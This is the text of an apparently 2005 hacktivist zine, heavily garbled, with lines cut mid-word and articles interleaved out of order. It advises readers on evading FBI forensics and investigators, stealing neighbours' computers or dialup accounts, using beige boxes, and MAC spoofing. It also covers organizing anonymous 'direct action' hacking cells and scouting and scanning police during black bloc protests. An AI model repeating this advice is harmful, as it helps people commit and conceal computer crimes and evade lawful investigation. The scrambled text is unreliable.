The feds have all sorts of forensics tools for recovering deleted data. Obviously just removing items from your recycling bin isn't enough. Deleted data is still there, just the initial headers of the file have been removed. Free space so the operating system can use it when it saves files. Even a standard drive formatting won't cut it when dealing with deleted data forensics. There are all sorts of tools out there that can recover deleted random data several times over portions of the drive, hopefully recovering magnetic traces of the file. Don't think hitting your computer with a virus or a bot will stop them from getting your data. The fact is, if they want to, they could get it. The best bet for sensitive data is finding some alternative storage such as floppy disks or mini USB flash drives that are hidden and hidden in walls, buried in the backyard, etc. Also remember that most operating systems leave all sorts of undesirable trails in their logs. Make sure you clear your browser history, your form auto-completion, your recent documents, your temporary internet files, your cookies, your stored usernames or passwords, etc. The best bet would be to use a linux livecd that you can boot to each time which will leave no incriminating information over your drive and the RAM will be wiped on the next boot.

These are all good measures to help make yourself anonymous. If you think you might be a target for harassment or if you're doing something fun with a major corporation or government system, you should use these techniques in combination with USING A DIFFERENT INTERNET CONNECTION. There are dozens of public computers out there, including libraries, internet cyber cafes, etc. It's also not too difficult to steal a computer from a neighbor, or to use a beige box and a stolen dialup account. Of course, the easiest and most popular method would be to steal a dialup connection from some business or individual who had set up a dialup station with a default or no username and password. There's also a MAC address which can be spoofed, and not many routers log

anyway. Using several proxy servers from a stolen internet
safest bet to become completely anonymous, as long as you d
dumb like checking your personal email account while breaki
system.

A note on 'anonymous proxies':

Just because you are accessing the internet behind a proxy
that you are anonymous or secure.

Browse with a proxy and go to whatismyip.com - not my home
No! In addition to having to worry whether a particular pro
by federal agents to catch hackers, or whether the fact the
all requests and will respond to a court order to hand over
proxy servers actually send your source IP address to the w
purposes. X_Forwarded_For, which will sent your home IP to
logged away!

Take a look yourself. Start netcat to listen on a port usin
to nc -l -v -p 8081, turn on a proxy, and try going to 123.
your web browser replacing it with your home IP address. As
behind a router or firewall, you should see a complete dump
is supplied by your browser as well as the proxy server. No
X_Forwarded_For header that contains your home ip? If so, b
proxy...

Apache and other web servers can be configured to log these
headers. Is this a chance you're willing to take?

Loose Lips Sink Ships!

You can go through every effort to protect yourself as far
concerned and loose everything because you said a few words
to the wrong people. No matter how tempting and juicy the s

access to is, this information should not be shared with anyone directly involved. By talking openly about your actions you expose yourself but your friends, the websites you are involved with, and everything. Be careful of what names or websites are linked to your websites. And don't go bragging to your buddies about your actions, no matter how tempting it is. Zip it!

Especially if you are involved in activist circles, or you are in well-known hacking IRC channels, you will be dealing with people who know on a regular basis. You should feel comfortable in talking to them, but always use a level of discretion when you talk specific information. Especially be concerned when people who start asking questions. Often times new people will say they are friends of yours, but be sure you check people out before you start including them in your group. I say that you need to be private or closed off: if our movement needs to be as inclusive as possible.

But the fact remains: there are indeed police and cop infiltrators who work their way into meetings to take things down. There are also people who have signed confidential informant agreements and lurk on IRC channels to infiltrate meetings trying to find tips of people who may be useful. There are also right-wing fascist groups with ties to government agencies like ProtestWarrior.com, FreeRepublic.com, and KOBELHQ.com who try to infiltrate hacker message boards and chatrooms, trying to get people to talk about themselves. To top it off, FBI agents themselves have been known to infiltrate public IRC channels. Do not walk into their hands!

So what triggers an investigation? As a rule, the FBI will investigate a crime unless the damages total to over \$10,000. It takes a lot of time to prepare an investigation with a search warrant and a criminal indictment. It rarely does this happen unless it involves the transfer of money from a large and influential corporation or government institution. It also involves credit cards, identity theft, or revealing sensitive data. It takes an investigation while simple defacements (especially non-damaging) are not. Corporations and government institutions can fill out

complaint form which will prompt a partial investigation to laws were broken, but a full blown investigation depends on done, and it usually comes down to money and who the indivi is. In order to get a search warrant, they need to have pro usually either specific evidence they have collected on you tip from an informant who says "I saw him do it!" or even " about it!". In order to have an arrest warrant, they need t District Attorney that they have enough evidence to prosecu

Getting a Knock at the Door

Oh shit, what do I do? Don't panic. Things can only get wor scared, or do something irrational. Keep calm and be firm a Often times federal agents will try to manipulate you into information that they do not have. Sometimes they will just you, in which case you have the right to refuse. If this is means that there isn't specific evidence but a tip or compl things in your direction. If they had enough evidence for a prosecution they would have done so already. Anything you s be used against you, so your best bet is to not talk to the they will ask ridiculous favors of you, like to turn in you submit to electronic monitoring or a search. Of course, if they cannot get the court orders to do it themselves. If th this on their own, they won't give you any warning, which r been contacted, assume you are being watched. Do NOT discuss ANYONE over your home net connection, no matter how encrypt are or how many proxies you are bouncing off of. DO NOT mak by consenting.

If they want to enter your house, do not let them in unless with a search warrant. If they do, make sure it is properly name, with the right address. And stay silent until you hav talk to your family or a lawyer. Very often they will try t out of you through scare tactics or telling you that you ha have the right to lie, and you don't. Do not interfere as t

```
# website and fill it with anti-capitalist messages. Start
# cheerleaders squad. Write "This is your death" on every
# can. Sneak your own art into museums. Steal books from b
# and give them to strangers. Trainhop or hitchhike accros
# stop signs, add stickers that say "racism", "sexism", "c
# Think for yourself, question everything. Squat a vacant
# fascists everytime you see them. Throw a brick through a
# corporation's window. Start an infoshop. Create a rank a
# organization at your workplace. Monkey wrench the system
# heart for a day. Falsify invitations to a yuppy art gall
# out to the homeless. Celebrate every holiday of all coun
#
#           And carry a new world in your heart.
#
#####
```

-Rainbow Gatherings June 1-7, Virginia www.welcomehome.org

Protests

- Anti-G8 Actions July 6-8, Scotland www.dissent.co.uk
- Biodemocracy 2005 June 18-21st, Philadelphia www.ReclaimThePlanet.org

Other Events

- Anarchist Bookfairs and Festivals San Francisco, Madison,

Plug in at indymedia.org or infoshop.org for more

```
#####  
#  
# Call in sick. Skip school. Go do something you always wa  
# over an intersection with a bunch of people and music an  
# party. Send fake emails posing as your boss and announce  
# everybody. Get food that would have otherwise been throw  
# to people who need it. Fuck with rich people. Say hi to  
# on the street. Cross out words like oppression, exploita  
# in every dictionary. Write your own music and play it fo  
# local anti-capitalist collective to strike terror in the  
# bosses and rulers. Call someone on their shit everytime  
# something racist, sexist or homophobic. Write your own n  
# everybody in an IRC channel. Do graffiti to add life to  
# the elderly cross the street. Whenever possible, ride a  
# take public transportation instead of using a car. Refus  
# spectator. Call someone you haven't talked to in a while  
# credit card lists and donate money to charities. Heckle  
# union bureaucrat whenever possible. Program a free open  
# to a commercial software application. Participate in a r  
# community garden in an abandoned lot. Educate others on  
# revolutionary upheavals. Find some buckets and use them  
# next protest to make it more lively. Hack a corporate or
```

their business seizing your stuff as it will only make things worse. If you are arrested, do not resist as they can slap on extra charges. If you are processed, do not give any sort of oral or written testimony that can be used against you. Do not say shit without a lawyer. Await a lawyer. Hopefully you will be released, but more than likely a bond will be set. Someone will have to come up with the money to bail you out. Take notes on every small detail: who the arresting officer was, any contradictions they made as they were filing an arrest report, any irregularity with the search warrant, etc. as this can be used as evidence or testimony they try to use against you.

One of the first things federal agents will do is tell you that they have everything they already need on you. They will come out for you, telling you all those secrets that you thought were hidden about, that you hoped that law enforcement would never catch you on scheming. They will say that it will be easier on you if you confess everything. They will ask you to turn in their friends. Even if you are going to cooperate, this isn't the time to do it. Anything you say against you. Do not answer questions without having a lawyer present. Do what they tell you. If you have not been charged or arrested, do not say that they do not have what they need on you and are trying to catch you slipping up and incriminating yourself. Do not take the bait.

One of the most important points to understand about how the FBI gathers evidence and conducts their investigation is the distinction between what they know about you and what they are prepared to use against you. The FBI has startling capabilities in surveillance, and often evidence that no matter how incriminating it is, can often be suppressed on the grounds that the FBI acquired it illegally. They know this, so they will use this knowledge about you to scare you into giving them incriminating statements.

If you are indicted, and it looks like the trial isn't going to go in your favor, then in your lawyer's negotiations with the prosecuting attorney, make it clear to you that it is in your best interest to cooperate. Cooperation is a very difficult decision you need to make a

implications with whichever way you go. Often times the pro the courts will cut your sentence from a third to even a ha you cooperated with them and turned over your friends. Usua cases are not ruled guilty based on electronic evidence but self-incriminating testimony or informants tipping off the and time again, even to the best of us, when faced with a f prison. If you do cooperate, they will want you to rat out friends have told you. They will want to know all their per they can try to track them down and prosecute them. They wi you down with a machine and get you to talk to them to pull as you can: personal details, admitting to crimes, etc. I w suggestions as to what you should do as this is a controver profound decision that will affect you for the rest of your there is no way to win a conversation with federal agents. hackers is the reason why most major hacking networks go dc and can bring down everybody.

If they try to press charges, your best bet is to enter a n because you can change it later and it will help with your with the prosecuting attorney. They want a quick in and out it is cheap and efficient for them. The last thing they wan fighting the charges, draining their resources and manpower absolutely nothing on you, or the charges are ridiculous, t make some sort of plea bargain, where you will be offered a accepting lesser charges, hopefully being entered into prob adult work program, a small amount of jailtime and usually give in right away. First wait until discovery is complete the evidence that they are planning on using against you. T trying to figure out which charges to fight and what will h negotiating a settlement. Usually the whole process drags c months and even years. Good! The longer it lasts in the cou more money it costs them meaning the more willing they are charges or making a better deal. Usually they will offer yc it only gets better and better after time. Relax: as long a anything stupid, things can't really get much worse. Recogn

| | | | | | |
|---|----------------|---|--------------|---|----|
| * | buz | * | whooka | * | fo |
| * | archaios | * | Fetus | * | BI |
| * | hairball | * | Wyrmskill | * | ar |
| * | whooka | * | mushroom5698 | * | da |
| * | html | * | | * | Tr |
| * | OutThere | * | | * | Ph |
| * | br0kenkeychain | * | | * | We |
| * | Zortexia | * | | * | Br |
| * | alxCIAda | * | | * | |
| * | Mcaster | * | | * | |
| * | The_Anarchist | * | | * | |
| * | weekend | * | | * | |
| * | psyche | * | | * | |
| * | \alive | * | | * | |

Thanks to hbx networks, chicago 2600, dikline, those who re statements to the feds, IndyMedia, and the fine people at k us steal copies.

Zortexia thanks alxCIAda, JK-63, archangel_darkangel
Wyrmskill thanks whooka, morklitu and mushy

Actions and Gatherings
#####

Hacker Conventions

- - DEFCON 13 July 29-31, Las Vegas www.defcon.org
- WHAT THE HACK July 29-31, Netherlands www.whatthehack.org
- Hackers on Planet Earth 6 Summer 2006, New York City 2600.
- 2600 Meetings First friday of every month @ a city near yo

Free Spirits

- - Burning Man August 29 2006, Nevada www.burningman.com

There are two files for the zine: one is the color cover and black and white inside pages. It is formatted double sided it can simply be folded in half. If you are using a printer in single sides, print with one sheet of paper, turn it around second page on the other side repeating for the remaining pages

The cover PDF file is high resolution color and ideally would be printed on glossy color paper. But if all you have is black and white,

Assemble the printed pages and use a long style stapler to assemble them. They have these available at universities, copy shops, art stores, etc.

If you are distributing copies(especially outside the U.S) or making them available to others, let us know so we can announce your involvement in the Local section of the zine website.

Get Involved with Hack This Site

This movement is entirely what you make of it. We are structured that allows people to tune in voice their opinions and make their own direction of the site and community. Check us out on IRC, google+, and conventions(listed to the right) and get involved!

WWW: <http://www.hackthissite.org> IRC: irc.hackthissite.org
EMAIL: htsdevs@gmail.com #hackthissite

The Usual Suspects:

| | | | | | |
|---|-----------|---|-----------|---|----|
| * | ----- | * | ----- | * | -- |
| * | HTS STAFF | * | ZINE TEAM | * | OT |
| * | ----- | * | ----- | * | -- |
| * | Xec96 | * | Xec96 | * | sr |
| * | ikari | * | alxCIAda | * | we |
| * | IceShaman | * | Zortexia | * | Mc |

have been pegged

Where do we go from here?

You might think that if we have to go through all these means to protect ourselves, it's better to just give up on the scene altogether and not to get involved with this legal nightmare. That's exactly what we don't want to let their fear and intimidation tactics silence you into submission. We are an example out of a few people and blow these cases up in the media to act as terrorists so they can justify bigger budgets and hope that we will give up. Hackers will lay down our arms and kill the movement. But it's not that simple. There's a reason why they invest billions of dollars and send in the FBI. They've got their eyes set on trying to bust us. They know what we are capable of. We need to get organized. It only takes one person to bring down an empire.

If we let them scare us into not saying anything about these things, we are allowing it to happen. The time is now to act. Stand up for your rights against an unjust government. We are everywhere, and we are not going anywhere. all. Get involved!

More Information about Security Culture and Digital Rights:

"Everything a Hacker Needs to Know about Getting Busted by the FBI"
<http://www.grayarea.com/agsteal.html>

"Searching and Seizing Computers and Obtaining Electronic Evidence in Criminal Investigations" [usdoj.gov/criminal/cybercrime/searching.htm](http://www.usdoj.gov/criminal/cybercrime/searching.htm)

FreeJeremy.com
<http://security.resist.ca>
<http://www.eff.org>
<http://www.indymedia.org>
nocompromise.org/features/security.html

NO MORE COPS!

The need for police stems from two sources: one, from the S interests, which need some force to protect it's interests, fear within our communities of interpersonal violence. The as they stand is that they serve this double purpose, fail problem, and remain a force outside the control of those th As such they need to be abolished as an institution.

15. Police State USA and the Politics of Fe
#####

Over the past few years the direction of the United States series of sweeping changes which contradict and undermine t foundations of the country. New government institutions, le multinational corporations are giving birth to a new age of capitalist kind. This is a direct result of the social and created out of the "War on Terrorism" and the agenda of the The Republican party deceived and subdued the American peop corrupt policies using fear and the threat of terrorism. Un confront and topple this criminally abusive presidency, we self-destructive path that threatens the very stability of

Since 9/11 we have had passed a number of initiatives that nation's law enforcement at the cost of our civil liberties affect specific legislation or the creation of new institut of existing government agencies and how we go about treatin foreign politics. Not even a week after the attacks did con PATRIOT Act, a bill over 500 pages long that wasn't read or congress but strangely almost universally supported. While hidden under the guise of protecting the country from terrc find that they themselves destroy what this country stands begun centralizing and restructuring law enforcement and in The Homeland Security Department was formed to help share d jurisdiction between different agencies including the FBI,

involved, from submissions to grammar/editing or graphic de zine forums or get in touch with the zine staff.

MAIL ORDER

Physical copies are available for mail order through Hack T Single copies are \$5, and "anti-propaganda" packages which magazines plus a flaming heap of underground newsletters,po stickers, patches, etc. are available for \$25.

ELECTRONIC COPIES

While we charge for physical copies of the zine to cover pr believe that all information should be free to read and dis copies of the zine are available in a variety of formats on distribute to various file sharing services, text file coll

Graphical PDF file: the complete magazine with complete gra for printing additional copies of the zine. See the Do It Y for additional printing instructions.

Raw .TXT file: ideal for lynx users or quick and speedy distribution in file sharing services, BBS etc.

Forums: Most of the articles in this zine are available at on our website in TXT format, where people can add comments

DO IT YOURSELF DISTRO!

We've received countless stories of HTS people reprinting c their own and giving it away to everyone they know - at sch meetings, etc. Now's your chance to do the same. All you ne printer and PDF copies of the zine.

Reclaiming public space has been a pasttime of hackers and alike. This issue, we're starting a hacktivist graffiti con pictures of your best hacker or activist related tags. In a space is sold to the highest bidder, graffiti is a medium controlled by corporations or government. So grab a can of the town! It's amazingly easy from making stencils to wheat just carrying a sharpie around with you. A blank wall is a can of spraypaint and hit the town! Send all contributions hackthissite.org. Include an image, your city, and your name billboardliberation.com, subvertise.org, radicalgraphics.org

!### HACK THIS SITE SUMMER 2005 ###
#####

DISTRIBUTE ME WIDELY AND WILDLY!

This community publication is entirely free to own and free only afford to publish a limited amount of copies, so we are to help pass it on to friends, local computer stores, hacker meetings, libraries, bookstores, newsstands, etc.

ANTI-COPYRIGHT INFORMATION

Everything provided in this publication is anti-copyright. reuse any of the content provided here in your own projects this movement - spread the word!

CONTRIBUTE TO NEXT ISSUE!

We are always accepting additions. If you have anything to latest exploits, hacktivist actions, or any other happening it in! We accept a variety of different mediums: from writing art, links, technical documents, etc. There are a number of

In addition to collaborating the powers of each under a large umbrella organization, much of the work being done is shrouded in the name of national security.

In an effort to combat terrorism, a new agency was formed under the Total Information Awareness program. The duties of TIA is to create a database to collect and store every bit of data on every American. This includes credit card histories, internet records(web sites, phone lines, even the books you check out at the library. In addition to crawler programs which would profile and flag individuals as a "threat." The logo of this organization was a pyramid from the top, overseeing the globe. To top it off, the person appointed to run this horrendous organization was John Poindexter, who under the name of national security was convicted of lying to congress, withholding evidence and information related to the Iran Contra affair where they secretly and illegally sent aid to Iran to fund right wing dictators in Nicaragua. Now these individuals are appointed to positions in federal agencies where they can spy on

In addition to sweeping domestic legislation, the US has been using military policy in arrogantly destructive ways. Before the war in Iraq, the US declared that its troops would not be held accountable through the Criminal Court system. This essentially is a free ticket to use all sorts of illegal weapons such as cluster bombs and depleted uranium without any fear of accountability. The US withdrew from the Antiballistic Missile Treaty and began the buildup of nuclear arms once again. The US being the largest petroleum consuming planet was also the only country to reject the Kyoto protocol on emissions because "it would damage the economy". We use loopholes around Geneva Convention standards by calling "detainees" instead of "combatants" instead of prisoners of war. Many people rounded up at home and abroad have been shipped to "Camp X-Ray" in Guantanamo Bay where they practice all sorts of interrogation and torture techniques including sensory deprivation to starvation, beatings, and electrical shocks. There have been dozens of documented cases in camps in Iraq and Cuba of human rights abuse, to the point of the CIA admitting themselves that they

of, what services they have running, and how long they can of the month, the final scoreboard and team rankings are ar control over the servers are returned to their original own rerelease.

How do you play?

The object of the game is to be hack and take over a system access to modify the hack.html static page in the web root. this file with the name of your team and your message to th working hack.html page, check out our example. Our scripts an hourly basis and update your team scores in our database to defend the box against other teams who are also trying t longer you hold the most amount of boxes, the more points y

Box Submissions

The servers in this competition are submissions from users have an extra machine of any kind that you can throw on a n consider setting it up for Root This Box! We like a diversi hardware specs, and operating systems. Some box owners like plant vulnerabilities, backdoors, or outdated software just more interesting. If you are interested in submitting a mac setup guide for specific details on how to configure your b competition.

How to Set up a machine for Root This Box

The game depends on having boxes set up and supplied from u If you have a spare machine lying around near a stable inte consider submitting your box for the challenge. This guide specific details and requirements for setting up a system t Root This Box competition.

System Requirements

opposition to their policies. These are not the actions of nation. These should be warning signals that tyranny is com something is done to stop it the vicious cycle will get wor

The only way that the Bush administration is able to get aw policies and not be held accountable for their corrupt acti people with fear. All of these unjust policies claim to pro people from foreign terrorist threat.

Immediately after 9/11, the Bush propaganda machine swung i administration catered to the lowest common denominator by emotions surrounding the 9/11 terrorist attacks in order to his policies. Names like the USA PATRIOT Act, the "War agai the "Axis of Evil" drew artificial polarities that not only support it by confusing the issue but also demonize the opp that the USA PATRIOT Act is contrary to the spirit of the b don't want to be unpatriotic, do you? To oppose the war on you're working with the terrorists? The Republicans used po as the American flag and tried to inspire a strong sense of to get people to blindly follow their policy recommendation that if you opposed the president and the war, you were aga are either with us or against us."

The only way that they could get away with this legislation artificial sense of urgency and threat. When they were tryi American people to support the war, they used absolutist st. "Saddam is holding the world hostage with weapons of mass d providing any backing to their claims. They raised the Home terrorist threat level every time there was some controvers such as Yellowcake Uranium. They talk about the evils of th hopes that it will frighten people into thinking irrational national crisis and only the government can protect them if their rights and gave the Republicans absolute control.

It's a sinister game of scaring the American people into su

3. We need to break out of the digital realm and coordinate in political protests around the world. Our resistance must be on the streets and on the net!

4. The very interest in the subject will label yourself as eyes of the state. To protect yourself and others in the mc facilitate and build a culture of security. Organize in a d anonymous way, communicate securely, don't rat on others, a

5. The Internet Liberation Front belongs to nobody and ever acting under these points of unity are considered an operat are free to utilize and build upon the name and ideals.

A scenerio: Microsoft is hired by the Chinese government to block political websites. First, digital rights hacktivists censorship by developing open publishing software (like Freen file sharing services) so we can communicate securely and an direct action hacktivists orchestrate attacks on both Micros computer networks while publically releasing the source code operating system. Press releases are sent out to the media. The sun rises.

Right-wing Subversion
#####

Scattered throughout this issue is a series of graphics adv of destruction and violence. These were made and distribute create instability and unrest in democratic countries. The replaced several governments with right-wing puppet dictatc interests of the US economic and political system. This par "Freedom Fighter" manual.

Every day we are bombarded with media that tries to control

evolution of a neo-anarchistic Utopian society.

The insidiousness of Huxley's literary masterpiece exemplif intended as satire, its literal interpretation decontextual contained within, prolonging the Darwinian order that man h transcend for millenia. Nonetheless, its poignance serves a the dangers of unchecked consumerism; far from catalysing e consciousness, soma's one-dimensional "peak experience" ill shallowness of existing psychoactives, most notably opioids (presumably) it was modelled, the throes of addiction and d characterising the lives of some in spite of the "perfectio and stability. The catchcry of the novel - "community, iden opens a Pandora's box, the seemingly benevolent despots res rigors of oppression now seen as culpable in the dystopic, its inhabitants. The juxtaposition of the Reservation, demar remnants of humanity, with the technologically sophisticated part responsible for the current attitudes toward mind-alte inexorably (albeit unintentionally) altering the political success in alienating his audience in a tactful manner has widespread notion that suffering is inevitable, though the are within reach.

Social unrest, evident throughout Western society, most poi prevalence of mental illness, criminality and recidivism, m result of unchecked consumerism " far from the unrealistic and the paranoid speculation of Orwell, the oppression of t readily apparent; the exploitation by the Military-Industri complex of the desire to conform represents a grave injusti indoctrinating the masses and culminating in a cultural voi surprising to note the high rates of drug "abuse" as an esc of daily life?

The malaise of dysthymia impairs cognizance of the issues a our civilization, resulting in the apathy and discontent th number of youth now eulogize, the mantra of democratic soci

forgotten. The speciousness of the arguments against "unnatural engineering" are rooted in the technophobic prejudices of our far from necessitating a return to the values of yesteryear for human suffering, postmodern society demands alterations drug-naive consciousness.

The trial and tribulation of the outmoded Darwinian social tropophobic segments of the populace are central to the post-hedonistic imperative embodies a futuristic answer to the contemporary religious practices. Undeniably, the society presently embodies the epiphany of stagnation: devoid of scientific inquiry to the state of existing third-world nations, this does not properly exercised, the duplicitous nature of psychoactives prime example of this, Huxley's antipathy evolved in later paradise, Island documenting his personal triumph through the mescaline. Typified as a retarding force for social change, is exemplified through exploitation of serotonergic and dopaminergic euphoricants, an unorthodox if neurotoxic approach to the rich life. Media stereotypes of crude psychopharmaceuticals present an overview of future accomplishments; from the arguments presently it is clear that continued research is necessitated for the stable, egalitarian population in deference to the libertarian

Supplication of morality (i.e. the incumbence of an amoral) an inevitability in the inertia-driven field of paradise enhanced by behavioural neuroscience and molecular biology to achieve a neo-utopian society, futuresque though this idea may seem humanity to conquer akrasia (literally: "bad mixture") the flaw of weakness whereby an agent is unable to perform an action to be right, a common pathology in the criminal element. The inhibition would be nullified, enabling one to gain greater insight into consciousness and the complex relationship between humans and a crude soporifics and mood-brighteners of yesteryear, responsible for the decline in Australia and throughout modern Western society, by alternatives free of the stupefying insensibility as can

20 Autonomous Hacktivism With the Internet Liberation Front
#####

In the online struggle for social justice, many of our comrades have been victim to law enforcement. In order for us to remain effective, we must find ways of clearing ourselves of becoming targets of harassment and remain powerful. To continue to question and confront the established order, we explore more secure models of radical organizing.

As part of adopting security culture and becoming anonymous, we must clear ourselves in a decentralized way to prevent the ability for law enforcement to be busted not take down the entire group. The Internet Liberation Front, the Animal and Earth Liberation Front before it, is a tactical approach that anonymously yet still connect with larger and broader social movements. ILF cells operating independent of each other with different points of unity allows a diversity of tactics as well as a way of tuning in and joining the struggle.

While the proposed points of unity can serve as a useful guideline for those who are organizing their own hacktivist cells, it is by no means a requirement which demands obedience. People are free to use and reuse the name if it fits, and are free to make modifications and reuse the name for their own purposes. Hacktivists of world, unite!

!!!!!!!!!!!!!!!!!!!!!!
! ILF POINTS OF UNITY !
!!!!!!!!!!!!!!!!!!!!!!

1. We recognize that the established order of corporations and governments is in the way of achieving an open internet and a free society.
2. We utilize a diversity of tactics in achieving our goals through digital rights hacktivism like building and protecting alternative communication channels, free secure communication as well as direct action hacktivism. We are actively working against a free internet.

Conclusion

The real threat when the media, the anti-virus companies, or "hackers" who they really mean are kids with tools they disclose lists. Anti-Virus/Security industry is a multi-million industry that thrives on its colleagues doing security "res bugs that kiddies of the virus world can write a devastating public will buy their product. But you might ask if the vul known about how come the worm or whatever was so devastating dont patch thier systems. Almost any security breach can be error between the keyboard and the chair. Theoretically if to BugTraq and patched his systems as the bugs came out full a wonderful system. However the public does not subscribe to sysadmins don't carefully monitor the integrity of thier system a 24 hour a day job. Black hat hackers are not the problem itself and the white hat full disclosure mentality. And since spawning legions of "hackers" a day they will never go away is the only problem in this equation that can be solved. They away. The blackhats aren't disclosing. But the white hats solve all the problems. After reading this paper you may be wondering is, what "hat" I wear since before I said I was neither a white hat. And the answer is, rogue hat. A rogue is simply a hacker himself, and their group. We don't have stereotypical agendas just to learn, or to help improve security. We are not in it to make money. We are simply in it. Finally I will leave you a Since when did we start calling the security "scene" an incident

shardz@dikline

```
--/\--  
\ \ /  
/_/\_  
  \
```

#####

alcohol, should current trends continue. The ideological implications sounding the death knell for monotheistic belief systems and society as it is currently known. Huxley's treatise, though the ideas explicated in this essay, maintains a warning that must nightmarishly Orwellian scenario ensue: stability does not and apathy is no substitute for the latter.

17. Communication and Info Gathering at a Protest
#####

Where the black bloc goes the cops will not be far off. They have an edge with their expensive radios, "less than lethal intimidating riot gear you can dream of, and in most big cities to seriously outnumber the members of the bloc. One of the things done to improve our effectiveness as a street fighting force is a threat to the powers of the state, is work on our communication gathering skills prior and during an action.

Pre-Action Recon

Having scouts at an event is a very important thing to have out patrolling at an event well before it starts. The cops are daylight setting up for the action and so should we. Scouts in groups of 2-3, never alone this will lower the risk of them being Such recon groups might want to use bicycles to increase their things recon teams should look out for are possible police traps are common to multi-story parking complexes, materials that construction of barricades and road blocks. Also take note of ends, possible routes to use if you need to escape, most importantly you wont get lost.

If you're not from the area a map will come in handy. If you have information on the days action you must encrypt them, the information cannot be stressed enough. If the police were to get a hold

being encrypted the entire days action could be spoiled. In during the R2k action in Philadelphia when cops got a hold a black bloc meeting. They had with them maps of the days a discovered upon searching them. These maps were unencrypted location of black bloc emergency gathering sites, as well a were going to focus their activities on, and the location o in the creation of a road blocks. You can imagine what kind to the days plans. Another tactic is to divide the locals u working as a local contingent they can be treated as special between groups to share their knowledge of the area. This w people learn the land and if it comes to it escape with out

Police Scanning

One thing all groups involved in the days action should hav scanner, they can provide much needed information about pol tactics. Before you go out to battle cops with your police some things you should know. A very important subject you n your local laws dealing with police scanning. In the USA it police scanner in your own home, it's when you hit the stre be illegal. In some places like California, New Jersey, and use the device in furtherance of a crime, which depending c could be pinned onto those using one in a bloc. In some of possession of such devices is illegal for anyone with out a of state laws dealing with police scanning go to:
afn.org/~afn09444/scanlaws/scanner5.html

Another thing you must do is look up the codes your local P remember as many as you can, but most importantly you must a code that would be used to describe the activities that a the days action. A good way to get the codes down is to use your not under the pressure of police oppression. If it see talking to fast for you to get everything they are saying, and pieces that you do get and if you don't know what the c mean look them up. You should be familiar with the way the

exactly what their doing, I believe its a combination of the latter than the former.

Black

Black hats, atleast true black hats, don't need white hats if you use a loose interpretation of the term they do, and hat will encompass script kiddies as well as the people at the spectrum. By ignoring the truely talented black hats and the kiddies the bond between black and white will become cl in their early stages of messing with computers, thrive on lists like BugTraq for their infoz. These lists dumb down e tools simple enough for them to use on a mass scale. They t tools to hack computers and leave defacements, or install p Then all of the sysadmins that get owned for not patching t 37 seconds of the BugTraq post complain that the security is insecure. Then a huge amount of money is spent to research bugs. These bugs are then posted to a security mailing list kiddies gather tools and infoz and hack more computers. Its that has snowballed out of control. I dont think anyone real lists: in theory these lists are meant to benefit security to the vendors to patch their systems. Which it does, however sysadmins that avidly read this list are so few that the li inefficient. Therefore many systems are left unpatched and n a tool they can use to exploit them. The true blackhat hack own exploits paradoxially enough help the security industry disclosure white hats. This is because a single blackhat or with a unreleased exploit will do far less damage than the kiddies with a publically disclosed exploit. The blackhats their exploits may not be helping security 100% but they are keeping their exploits private. The chances of sysadmins ge handful of black hat hackers with an exploit is far less th getting owned by a script kiddie with a tool they ripped of

```
#####
#           19. White and Black   By shardz@dikline
#####
```

This paper is designed to explain to people how the security industry works. Why black and white hats both need each other. First off for you to say you are gray hats, there is no gray hat. Gray hat is what you are quite literally black and(or in this case) white. I'm not going to work for "the industry" as a white hat. Nor will I claim to be part of the black hat scene, but anywayz let's get started.

White

White hats certainly need black hats because without them there is no security industry. Also when I say "white hat" I don't mean sys-admins are just doing their job. I'm talking about people like Project HoneyNet, or David Litchfield, who I like some of them. I don't think when he talks about SQL passwords and how to create a write an accompanying tool that will be most likely used by sys-admins. Lists like BuqTraQ and other full disclosure lists are the most counter productive things ever created, but the also provide a way for white hats need black hats. Lists like the aforementioned are good, the number of script kiddies that are nurtured and encouraged on these lists far out weighs the number of patches written and holes found without such support such lists would quickly become irrelevant. I would be hacking boxes, security would no longer be an issue. I stopped posting to such lists and followed a path of non disclosure. I send bugs directly to the vendors (or keep them private =)) security is drastically since kiddies would have nothing to feed off of. I'm not attacking. Personally I think projects like pr0j3kt m4yh3m are good. White hats that something is terribly awry. It's sad to think of their self righteous journey to "secure" the internet, that they are actually making it less secure. Either that or they're in it for the

used to talking. No radio operator will ever talk using fancy words on the radio, they will use badge numbers, police codes, and a few other things.

You should be able to understand what the officers are saying. Use a phonetic alphabet. The phonetic alphabet is used by communists to clarify letters and spellings. When listening to the cops talking about peoples names, DOB, license plates, and pretty much everything else, think of using a phonetic alphabet. A copy of the phonetic alphabet is at: hackbloc.org/alxciada/phonetic.txt

It's very important that you be discreet when using a scanner. Don't make people think you are a cop or some kind of undercover agent. Build trust. A good idea would be to keep it hidden and run a paid service. It's like a Walkman, this will also allow you to hear it a lot louder. Get pretty loud on the streets. MAKE SURE the cops don't see you. If the person with the scanner will have to help move the block. If the cops identify you as someone important or taking a walk, they will single you out and try and arrest you.

When the action starts the radio will be going off like crazy. If a break-away march away from a larger contingent catches them. A common tactic of the police is to trap this group on a small street. Circle them and make arrests. The person with the police scanner should be of this and watch out for this being setup. Also listen to the cops. If being arrested, get their names, DOB, and any info that you can. Know your legal situation. Make sure if you're staying with the group, know the location of where the front of the group is and where the back is, talk to them every few blocks. This is important to make sure that you are not falling behind of the others.

Other Communication Techniques

Walkie-Talkies should only be used if no other means of communication are available. Walkie-talkie can be monitored very easily, so anything should be encrypted. Things that relate to your tactics and

always be said using a code and if possible spread through c radio. You do not need to encrypt everything, these radios messages like calling for a medic, telling the group to sti the police are attacking. Things like this that are not cri that could hurt your bloc do not need to be encrypted and s many people as possible to get the help you need. All those radio should have a one-time-use nick name that will concea using the radio. Same goes for the code, you should change possible. Obviously the downside of this is that the new cc to everyone but it will improve your chances of keeping you secret. Another good trick is to send false info over the r after one target while actually going to another. Make it s maybe one member will announce a fake target and another wi saying that this is not secure and no more talk about the t discussed. Maybe even send a small group in that direction This could allow you to catch the police off guard if the c it could buy you the time you need to make it to your real

One idea that has been very effective in spreading tactical setting up a tactical short message system (SMS) mailing li updates to trusted members of the bloc's cell phones. It ha the Republican National Convention and the Democratic Natic spread tactical information to the different groups. Almost an e-mail address that you can send short text messages. Th update your fellow freedom fighters with information dealin movements, or as an alterative to using 2 way walkie-talkie address will be your 10 digit phone number @ and address ba An example for verizon cell phones it will be [10 digit pho If you don't know what your phones e-mail address is here i common providers.

AT&T - @mobile.att.net
Cingular - @mobile.mycingular.com
Nextel - @messaging.nextel.com
Sprint - @messaging.sprintpcs.com

